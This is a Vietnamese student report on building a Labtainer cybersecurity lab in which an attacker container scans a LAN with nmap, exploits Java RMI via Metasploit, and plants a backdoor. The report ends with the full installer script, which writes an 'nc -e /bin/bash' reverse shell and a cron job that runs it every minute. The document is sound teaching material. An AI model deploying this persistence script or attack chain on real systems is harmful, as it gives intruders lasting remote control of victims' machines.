

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

-----o0o-----



CHUYÊN ĐỀ AN NINH MẠNG

BÁO CÁO XÂY DỰNG BÀI THỰC HÀNH
ATTACK AND BACKDOOR

Giảng viên : Ths. Nguyễn Ngọc Điệp

Nhóm : 07

Thành viên:

Nguyễn Quốc Khánh

Nguyễn Xuân Hoàng

Nguyễn Lê Đức Anh

Bùi Đức Hiệp

Hà Nội - 2023

MỤC LỤC

.....	0
MỤC LỤC	1
1. Nội dung và hướng dẫn thực hiện bài thực hành.....	5
1.1. Mục đích	5
1.2. Yêu cầu đối với sinh viên	5
1.3. Nội dung thực hành	5
2. Phân tích, thiết kế bài thực hành	7
2.1. Phân tích yêu cầu bài thực hành	7
2.2. Thiết kế bài thực hành	8
3. Cài đặt và cấu hình các máy ảo	13
4. Thử nghiệm và đánh giá	18
5. Triển khai trên docker hub	24
5.1 Tải bài lab lên docker hub	24
References	29

DANH MỤC ẢNH

Hình 1 Sơ đồ thiết kế bài thực hành	8
Hình 2 Labedit	13
Hình 3 Docker file máy attacker	13
Hình 4 Docker file máy attacker tiếp	14
Hình 5 Docker file máy victim	14
Hình 6 Docker file máy victim tiếp	15
Hình 7 Docker file máy web-server	15
Hình 8 Docker file máy web-server tiếp	16
Hình 9 File cài backdoor lựa trên máy web-server	16
Hình 10 Add hosts	17
Hình 11 Parameter	17
Hình 12 Results	18
Hình 13 Ảnh GOALS	18
Hình 14 Nmap Scan các máy trong mạng LAN	19
Hình 15 Dùng Nmap scan dịch vụ port 1099	19
Hình 16 Checkwork Task 1	19
Hình 17 Sửa ip và port File setup backdoor trên webserver	20
Hình 18 Cat File sau khi sửa để chấm điểm	20
Hình 19 Checkwork Task 2	20
Hình 20 Search và tấn công lỗ hổng Java_rmi	21
Hình 21 Tấn công lỗ Hổng	21
Hình 22 Cat File chỉ định	22
Hình 23 Checkwork Task 3	22
Hình 24 Mở shell trên meterpreter	22
Hình 25 Tải Về File setup backdoor từ webserver	23
Hình 26 Chạy cài backdoor lên victim	23
Hình 27 Checkwork Task 4	23
Hình 28 Dùng Netcat để backdoor kết nối	24
Hình 29 Checkwork Task 5	24
Hình 30 Đăng ký Registry cho bài lab	25
Hình 31 Đẩy bài lab lên docker hub	25
Hình 32 Các Image được đẩy lên docker hub	26
Hình 33 Khởi tạo git	26
Hình 34 Tạo file imodule.tar	26
Hình 35 Đẩy file imodule.tar lên github	27
Hình 36 dùng git clone tải file imodule	27
Hình 37 imodule file và trong labtainer	27
Hình 38 Khi lab chạy lần đầu tiên	27

Hình 39 Lab chạy thành công.....	28
----------------------------------	----

DANH MỤC BẢNG

Table 1 Bảng Results	11
Table 2 Bảng Goals	11
Table 3 Bảng Parameter	12

1. Nội dung và hướng dẫn thực hiện bài thực hành

1.1. Mục đích

- Giúp sinh viên hiểu về khái niệm về lỗ hổng bảo mật và cách phát hiện các lỗ hổng bảo mật tấn công và cài đặt và cài cửa hậu (backdoor) sử dụng các công cụ rà quét và tấn công vào lỗ hổng bảo mật

1.2. Yêu cầu đối với sinh viên

- Có kiến thức cơ bản về hệ điều hành Linux, mô hình mạng khách/chủ.

1.3. Nội dung thực hành

- Khởi động bài lab:
 - Vào terminal, gõ:

labtainer ptit-attack-and-backdoor

(chú ý: sinh viên sử dụng email *stu.ptit.edu.vn* của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)

Sau khi khởi động xong ba terminal ảo sẽ xuất hiện, một cái là đại diện cho máy khách: **attacker**, một cái là đại diện cho máy chủ: **victim**, một cái là đại diện cho máy **webserver**. Biết rằng 3 máy nằm cùng mạng LAN.

- Trên terminal **attacker** sử dụng lệnh “ifconfig”, xác định địa chỉ IP và địa chỉ mạng LAN.
- Trên máy khách **attacker** sử dụng nmap để tìm ra địa chỉ IP của máy **victim** vì chúng cùng nằm trong mạng LAN

nmap <IP mạng LAN>

ví dụ IP máy: 192.168.1.2 → IP mạng LAN cần điền 192.168.1.0/24

Tiếp tục sử dụng nmap để tìm dịch vụ java_rmi đang mở trên máy **victim** biết rằng cổng (port) 1099.

nmap -v -A <IP victim> -p 1099

- Sau khi xác định được địa chỉ ip của máy thì ta mở máy **webserver** mở file setup.sh và chỉnh sửa địa chỉ ip và port để tạo một backdoor đơn giản

sudo nano /var/www/path.com/setup.sh

- Tiếp tục trên máy **attacker** mở msfconsole để tìm kiếm các lỗ hổng có trên máy **victim**

msfconsole

- Sau khi mở msfconsole trên máy attacker thì tìm kiếm lỗ hổng java_rmi và chọn module tấn công

Tìm kiếm : *search java_rmi*

Dùng : *use <int>*

- Tiếp theo trên msfconsole set các thông tin cần thiết để chạy module

set rhosts <ip_victim>

- Tấn công

exploit

- Sau khi truy cập được vào máy chủ **victim** đi tìm file catme.txt trong thư mục /root . Mở và đọc file.

- Sau khi tấn công vào máy **victim** thì mở shell trong module tấn công

shell

- Tải cài đặt backdoor vào máy **victim**

wget path.com/setup.sh

chmod 777 setup.sh

./setup.sh

- Tiếp theo thoát msfconsole

exit

- Sau khi thoát thì dùng netcat mở cổng để backdoor có thể kết nối đến .

nc -lvp <port>

- Sau khi truy cập được vào máy chủ **victim** đi tìm file catme.txt trong thư mục /root . Mở và đọc file.
- Đóng kết nối từ máy **attacker** đến **victim**.
- Kết thúc bài lab:
 - Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab ptit-attack-and-backdoor

- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.
- Khởi động lại bài lab:
 - Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

labtainer -r ptit-attack-and-backdoor

2. Phân tích, thiết kế bài thực hành

2.1. Phân tích yêu cầu bài thực hành

Bài thực hành cần có ba máy tính nằm trong cùng mạng LAN. Trong đó một máy làm máy attacker , một máy victim làm máy chủ chứa tệp tin mà sinh viên cần tìm ra và cài đặt backdoor , một máy là máy chạy dịch vụ web server để lưu file backdoor. Trên máy khách cần cài đặt phần mềm nmap netcat , msfconsole . Sử dụng dịch vụ nmap để tìm máy victim , tấn công và truy cập vào máy victim và cài đặt backdoor và máy victim. Để hoàn thành bài thực hành, sinh viên cần sử dụng máy attacker để truy cập tấn công vào máy victim và cài đặt backdoor vào máy victim , sau đó trên máy chủ cần mở để xem được tệp tin có chứa đoạn mật mã.


Để đáp ứng yêu cầu bài thực hành, cần cung cấp máy ảo chứa docker trong đó có 3 containers, mỗi container là một máy tính ảo chạy hệ điều hành Linux là máy victim và attacker và webserver . Để có thể thực hiện được việc rà quét lỗ hổng thì hệ

thống cần cung cấp khả năng thiết lập một mạng LAN giữa máy victim và máy attacker và webserver, đồng thời cung cấp các thư viện cần cho máy chủ và máy khách để sử dụng được dịch vụ webserver, msfconsole, netcat. Trên máy khách cần cài đặt và sử dụng được phần mềm nmap, msfconsole, netcat. Hệ thống cần ghi lại được các thao tác sử dụng phần mềm nmap và msfconsole và netcat của sinh viên thông qua các câu lệnh để tạo ra được kết quả đánh giá. Hệ thống yêu cầu sinh viên nhập email gắn liền với danh tính của sinh viên, và ghi lại thao tác mở tệp phía máy chủ để thực hiện việc cá nhân hóa cho từng sinh viên.

Để bắt đầu bài thực hành, sinh viên cần phải sử dụng các câu lệnh khởi tạo (startlab <tên bài lab>) và câu lệnh kết thúc (stoplab <tên bài lab>) để hệ thống chạy bài lab cũng như lưu lại kết quả.

2.2. Thiết kế bài thực hành

Trên môi trường máy ảo Ubuntu được cung cấp, sử dụng docker tạo ra 3 container: 1 container mang tên “attacker” đóng vai trò máy khách và 1 container mang tên “victim” đóng vai trò máy chủ và 1 container mang tên “webserver” đóng vai trò máy chủ web máy đều được mở các cổng cần thiết.



Hình 1 Sơ đồ thiết kế bài thực hành

Tạo mạng LAN “LAN” có cấu hình: 192.168.1.0/24 và gateway: 192.168.1.1

- Cấu hình docker gồm có:
 - Attacker : lưu cấu hình cho máy khách, trong đó gồm có:
 - Tên máy khách: attacker
 - Địa chỉ trong mạng LAN: 192.168.1.3
 - Gateway: 192.168.1.1
 - Victim : lưu cấu hình cho máy chủ, trong đó gồm có:
 - Tên máy chủ: victim
 - Địa chỉ trong mạng LAN: 192.168.1.2
 - Gateway: 192.168.1.1
 - Webserver : lưu cấu hình cho máy webserver, trong đó gồm có:
 - Tên máy chủ: webserver
 - Địa chỉ trong mạng LAN: 192.168.1.4
 - Gateway: 192.168.1.1
 - config: lưu cấu hình hoạt động của hệ thống
 - dockerfiles: mô tả cấu hình của 3 container: attacker và victim và webserver, trong đó:
 - Máy victim chạy base metasploit cài đặt tất cả.
 - Máy webserver chạy base lamp.extra cài đặt tất cả liên quan đến webserver.
 - docs: lưu phần mô tả hướng dẫn làm bài thực hành cho sinh viên.
 - Các nhiệm vụ cần phải thực hiện để thực hành thành công:
 - ✓ Sử dụng câu lệnh “ifconfig” để kiểm tra địa chỉ IP của máy “attacker”, thông tin lấy được ở phần “inet addr:”.
 - ✓ Trên máy webserver chỉnh sửa ip và port trong file setup.sh trong máy webserver

- ✓ Trên máy khách “attacker” sử dụng nmap để tìm ra cổng dịch vụ đang mở trên máy chủ.
 - ✓ Sau khi xác định được tấn công vào máy chủ “victim” tìm file catme.txt đã chỉ định trong /root . Mở và đọc file.
 - ✓ Sau khi truy cập được vào máy chủ “victim” cài đặt backdoor và máy chủ
 - ✓ Thoát ra khỏi tấn công và chạy netcat trên máy “attacker” để backdoor kết nối đến máy “attacker”
 - ✓ Sau khi backdoor trên máy “victim” kết nối vào máy “attacker” tìm file catme.txt đã chỉ định trong /root . Mở và đọc file.
 - ✓ Đóng kết nối từ máy “attacker” đến “victim”.
 - ✓ Kết thúc bài lab và đóng gói kết quả.
- instr_config: lưu cấu hình cho phần nhận kết quả và chấm điểm.
- Thiết lập hệ thống mạng sao cho máy chủ và máy khách và máy chủ web cùng một mạng LAN.
 - Các thư viện cần cho máy chủ và máy khách và máy chủ web để sử dụng được dịch vụ .
 - Máy “attacker” cần được cài dịch vụ nmap , msfconsole ,netcat
 - Tạo ra tệp trên máy “victim” mang tên catme.txt trong /root.
 - Để hoàn thành bài thực hành, cần thực hiện được các câu lệnh nmap , msfconsole , netcat truy cập vào máy chủ và cài đặt backdoor.
 - Sau khi hoàn thành bài thực hành, hệ thống cần tự động lưu lại kết quả vào 1 file.
 - Để đánh giá được sinh viên đã hoàn thành bài thực hành hay chưa, cần chia bài thực hành thành các nhiệm vụ nhỏ, mỗi nhiệm vụ cần phải chỉ rõ kết quả để có thể dựa vào đó đánh giá, chấm điểm. Do vậy, trong bài thực hành này hệ thống cần ghi nhận các thao tác, sự kiện được mô tả và cấu hình như bảng 1,2,3:

Table 1 Bảng Results

Result Tag	Container	File	Field Type	Field ID	Timestamp Type	LINE ID
rmi_exploit	attacker	msfconsole.stdout	TOKEN	4	STARTWITH	My string is:
_nmap1	attacker	Nmap.stdout	CONTAINS	Nmap done 256	FILE	
_nmap2	attacker	Nmap.stdout	CONTAINS	grmiregistry	FILE	
rmi_file_view	attacker	msfconsole.stdout	TOKEN	4	STARTWITH	My string is:
setup-ok	web-server	cat.stdout	CONTAINS	192.168.1.3	FILE	
_backdoor_setup	attacker	nsfconsole	CONTAINS	SetupOK	FILE	

- Một số mục tiêu kết quả cần kiểm tra thể hiện trong bảng 1:
 - _nmap1: Rà quét tất cả IP trong mạng LAN :
 - _nmap2 : Rà quyết dịch vụ đang chạy trên máy victim
 - rmi-exploit : chọn module tấn công rmi
 - rmi_file_view : mở file chỉ định
 - setup-ok : setup địa chỉ ip và port trong file backdoor lưu trên web-server
 - _backdoor_setup: cài backdoor lên máy victim

Table 2 Bảng Goals

Goal ID	Goal Type	Operator	Result tag	Answer Type	Parameter
rmi-ok	matchany	string_equal	rmi_file_view	parameter	FSTRING
nc-backdoor-ok	matchany	string_equal	nc_file_view	parameter	FSTRING
Goal ID	Goal Type	GOAL1		GOAL2	
nmap-ok	time_before	_nmap1		_nmap2	
backdoor-ok	time_before	setup-ok		_backdoor_setup	

- Một số mục tiêu kết quả cần kiểm tra thể hiện trong bảng 2:

- rmi-ok : tấn công rmi thành công
- Nc-backdoor-ok : dùng backdoor khai thác dữ liệu trên máy victim

Table 3 Bảng Parameter


Param ID	Operator	File name	Symbol	Step	Hashed String
FSTRING	HASH_REPLACE	victim:/root/catme.txt	ROOT_STRING	1	string:nhom7:2023

- Sau khi nhận được file đóng gói từ sinh viên, giảng viên sử dụng chức năng chấm điểm để xem kết quả được thiết kế dạng bảng trong đó ghi rõ email của sinh viên thực hiện, từng tiêu chí chấm điểm được ghi nhận (nếu có chữ “Y” là đã hoàn thành, nếu không có là chưa hoàn thành) và kết luận là sinh viên đã hoàn thành bài thực hành đó hay chưa. Kiểm tra bài thực hành đúng do sinh viên làm bằng cách kiểm tra email (xem bảng 1.4).


Bảng 1.1. Kết quả chấm điểm

Student	rmi-ok	Nc-backdoor-ok	Nmap-ok	Backdoor-ok	Setup-ok
Email của sinh viên	Y	Y	Y)	Y	Y

3. Cài đặt và cấu hình các máy ảo



Hình 2 Labedit



Hình 3 Docker file máy attacker

```

# Install the system files found in the _system directory
#
ADD $labdir/$imagedir/sys_tar/sys.tar /
ADD $labdir/sys_$lab.tar.gz /
#
RUN useradd -ms /bin/bash $user_name|
RUN echo "$user_name:$password" | chpasswd
RUN adduser $user_name sudo
# replace above with below for centos/fedora
#RUN usermod $user_name -a -G wheel
RUN mkdir /root/Desktop
RUN ln -s /home/$user_name/attacks /root/Desktop/attacks
# **** Perform all root operations, e.g., ****

USER $user_name
ENV HOME /home/$user_name
#
# Install files in the user home directory
#
#ADD $labdir/$imagedir/home_tar/home.tar $HOME
# remove after docker fixes problem with empty tars
RUN rm -f $HOME/home.tar
ADD $labdir/$lab.tar.gz $HOME
#
# The first thing that executes on the container.
#
USER root
RUN systemctl enable rc-local
RUN systemctl disable postgresql
CMD ["/sbin/init"]
#CMD ["/bin/bash", "-c", "exec /sbin/init --log-target=journal 3>&1"]

# replace below with four above for centos
#
# DO NOT add below this line.

```


Hình 4 Docker file máy attacker tiếp

```

#
# Labtainer Dockerfile
#
# This is the default Labtainer Dockerfile template, please choose the appropriate
# base image below.
#
# The labtainer.base image includes the following packages:
#   build-essential expect file gcc-multilib gdb iputils-ping less man manpages-dev
#   net-tools openssh-client python sudo tcl8.6 vim zip hexedit rsyslog
#
# The labtainer.network image adds the following packages:
#   openssl openssh-server openvpn wget tcpdump update-inetd xinetd
#
ARG registry
FROM $registry/labtainer.metasploitable
#FROM $registry/labtainer.network
#FROM $registry/labtainer.centos
#FROM $registry/labtainer.lamp
#
# lab is the fully qualified image name, e.g., mylab.some_container.student
# labdir is the name of the lab, e.g., mylab
# imagedir is the name of the container
# user_name is the USER from the start.config, if other than ubuntu,
# then that user must be added in this dockerfile
# before the USER command
#
ARG lab
ARG labdir

```


Hình 5 Docker file máy victim



```
#ADD $labdir/$imagedir/sys_tar/sys.tar /
ADD $labdir/sys_$lab.tar.gz /
#
RUN useradd -ms /bin/bash $user_name
RUN echo "$user_name:$password" | chpasswd
RUN adduser $user_name sudo
# replace above with below for centos/fedora
#RUN usermod $user_name -a -G wheel
RUN gpasswd -a postgres ssl-cert
RUN chown -R root:ssl-cert /etc/ssl/private
RUN chmod -R g+r /etc/ssl/private
#
# **** Perform all root operations, e.g., ****
# **** "apt-get install" prior to the USER command. ****
#
USER $user_name
ENV HOME /home/$user_name
#
# Install files in the user home directory
#
#ADD $labdir/$imagedir/home_tar/home.tar $HOME
# remove after docker fixes problem with empty tars
RUN rm -f $HOME/home.tar
ADD $labdir/$lab.tar.gz $HOME

USER root
#RUN systemctl enable mynotify
CMD ["/sbin/init.real"]
```

Hình 6 Docker file máy victim tiếp



```
# The labtainer.network image adds the following packages:
# openssl openssh-server openvpn wget tcpdump update-inetd xinetd
#
ARG registry
FROM $registry/labtainer.lamp.xtra
#
# lab is the fully qualified image name, e.g., mylab.some_container.student
# labdir is the name of the lab, e.g., mylab
# imagedir is the name of the container
# user_name is the USER from the start.config, if other than ubuntu,
# then that user must be added in this dockerfile
# before the USER command
#
ARG lab
ARG labdir
ARG imagedir
ARG user_name
ARG password
ARG apt_source
#
# Install the system files found in the _system directory
#
ADD $labdir/$imagedir/sys_tar/sys.tar /
ADD $labdir/sys_$lab.tar.gz /
#
RUN useradd -ms /bin/bash $user_name
RUN echo "$user_name:$password" | chpasswd
```

Hình 7 Docker file máy web-server


```

RUN echo "$user_name:$password" | chpasswd
#
# enable virtual host websites
#
RUN usermod $user_name -a -G wheel
RUN echo "IncludeOptional sites-enabled/*.conf" >>/etc/httpd/conf/httpd.conf
RUN echo "192.168.1.4 path.com" >>/etc/hosts
RUN echo "192.168.1.4 www.path.com" >>/etc/hosts
RUN ldconfig
#
# **** Perform all root operations, e.g., ****
# **** "apt-get install" prior to the USER command. ****
#
USER $user_name
ENV HOME /home/$user_name
#
# Install files in the user home directory
#
ADD $labdir/$imagedir/home_tar/home.tar $HOME
# remove after docker fixes problem with empty tars
RUN rm -f $HOME/home.tar
ADD $labdir/$lab.tar.gz $HOME
#
# The first thing that executes on the container.
#
USER root
CMD ["/usr/sbin/init"]
# replace below with two above for centos
#ENTRYPOINT sudo /sbin/faux_init && bash
#
# DO NOT add below this line.
#

```

Plain Text ▾ Tab Width: 8 ▾ Ln 44, Col 22 ▾ INS

Hình 8 Docker file máy web-server tiếp




```

#!/bin/bash
rm -rf /rvshell.sh
echo "#!/bin/bash" >> /rvshell.sh
#Change ip and port
echo "nc -e /bin/bash ip port" >> /rvshell.sh
rm -rf /crontab.sh
echo "* * * * * /rvshell.sh" >> /crontab.sh
chmod 777 /rvshell.sh
chmod 777 /crontab.sh
crontab -r
crontab /crontab.sh
echo "SetupOK"

```

